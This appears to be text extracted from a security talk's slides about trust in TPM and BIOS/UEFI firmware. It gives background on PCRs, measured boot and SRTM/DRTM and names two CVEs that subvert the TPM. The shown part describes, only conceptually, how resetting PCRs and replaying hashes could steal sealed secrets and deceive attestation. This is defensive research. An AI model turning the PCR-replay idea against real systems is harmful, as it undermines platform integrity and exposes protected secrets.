

Betrayal of Reputation

Trusting the Untrustable Hardware and Software with Reputation

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Goal of This Talk

- I introduce a stereotype about reputation
 - **REPUTATION** does not mean **TRUSTWORTHINESS**!
 - Unfortunately, we easily trust something because of **REPUTATION**!
- I present the case that the reputation betrays you
 - BIOS/UEFI firmware and Trusted Platform Module (TPM) were made by **REPUTABLE** companies!
 - However, I found two vulnerabilities, CVE-2017-16837 and CVE-2018-6622, that can subvert the TPM
- I present countermeasures and what we should do
 - Trust nothing with **REPUTATION** and check everything for yourself!

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
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trust!

We just believe
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of reputable companies
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Reputable Companies (High Price)



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
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
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I KNOW WHAT YOU DID



FOR OTHERS!



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Trusted Platform Module Library

Part 1: Architecture

Family "2.0"

Level 00 Revision 01.38

September 29, 2016

Root of Trust for Measurement

Core RTM

Trusted Building Block

9.2.5 Trust Authority

When the **RTM** begins to execute the **CRTM**, the entity that may vouch for the correctness of the **TBB** is the entity that created the TBB. For typical systems, this is the platform manufacturer. In other words, the manufacturer is the authority on what constitutes a valid TBB, and its reputation is what allows someone to trust a given TBB.

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Reputable products

are really

trustable?

Reputable



Trustable!

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
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
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Timeline



Contents - Background



Trusted Computing Group (TCG)

- **Defines global industry specifications and standards**
 - All reputable companies such as Intel, AMD, IBM, HP, Dell, Lenovo, Microsoft, Cisco, Juniper Networks, and Infineon are members of it
- **Is supportive of a hardware root of trust**
 - Trusted Platform Module (TPM) is the core technology
 - TCG technology has been applied to Unified Extensible Firmware Interface (UEFI)



Trusted Computing Base (TCB) of TCG

- Is a collection of software and hardware on a host platform**
- Manages and enforces a security policy of the system**
- Is able to prevent itself from being compromised**
 - The Trusted Platform Module (TPM) helps to ensure that the TCB is properly instantiated and trustworthy

Trusted Platform Module (TPM) (1)

- Is a tamper-resistant device
- Has own processor, RAM, ROM, and non-volatile RAM
 - It has own state separated from the system
- Provides cryptographic and accumulating measurements functions
 - Measurement values are accumulated to Platform Configuration Registers (PCR #0~#23)



Trusted Platform Module (TPM) (2)

- **Is used to determine the trustworthiness of a system by investigating the values stored in PCRs**
 - A local verification or remote attestation can be used
- **Is used to limit access to secret data based on specific PCR values**
 - "Seal" operation encrypts secret data with the PCRs of the TPM
 - "Unseal" operation can decrypt the sealed data only if the PCR values match the specific values

Root of Trust for Measurement (RTM)

- **Sends integrity-relevant information (measurements) to the TPM**

- TPM accumulates the measurements to a PCR with the previously stored value in the PCR


Extend: $PCR_{new} = \text{Hash}(PCR_{old} || \text{Measurement}_{new})$

- **Is the CPU controlled by Core RTM (CRTM)**
 - The CRTM is the first set of instructions when a new chain of trust is established

Static and Dynamic RTM (SRTM and DRTM)


- SRTM is started by static CRTM (S-CRTM) when the host platform starts at **POWER-ON** or **RESTART**
- DRTM is started by dynamic CRTM (D-CRTM) at runtime **WITHOUT** platform **RESET**
- They extend measurements (hashes) of components to PCRs **BEFORE** passing control to them

Static Root of Trust for Measurement (SRTM)



Dynamic Root of Trust for Measurement (DRTM)

(Intel Trusted Execution Technology)




Bank/Algorithm: TPM ALG SHA1(0x0004)

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PCR Protection


- They **MUST NOT** be reset by disallowed operations even though an attacker gains a root privilege!
 - Static PCRs (PCR #0~#15) can be reset only if the host resets
 - Dynamic PCRs (PCR #17~#22) can be reset only if the host initializes the DRTM
- If PCRs are reset by attackers, they can reproduce specific PCR values by replaying hashes
 - They can steal the secret and deceive the local and remote verification

We trust all these mechanisms
because of **REPUTATION!**




Fortunately, they worked!

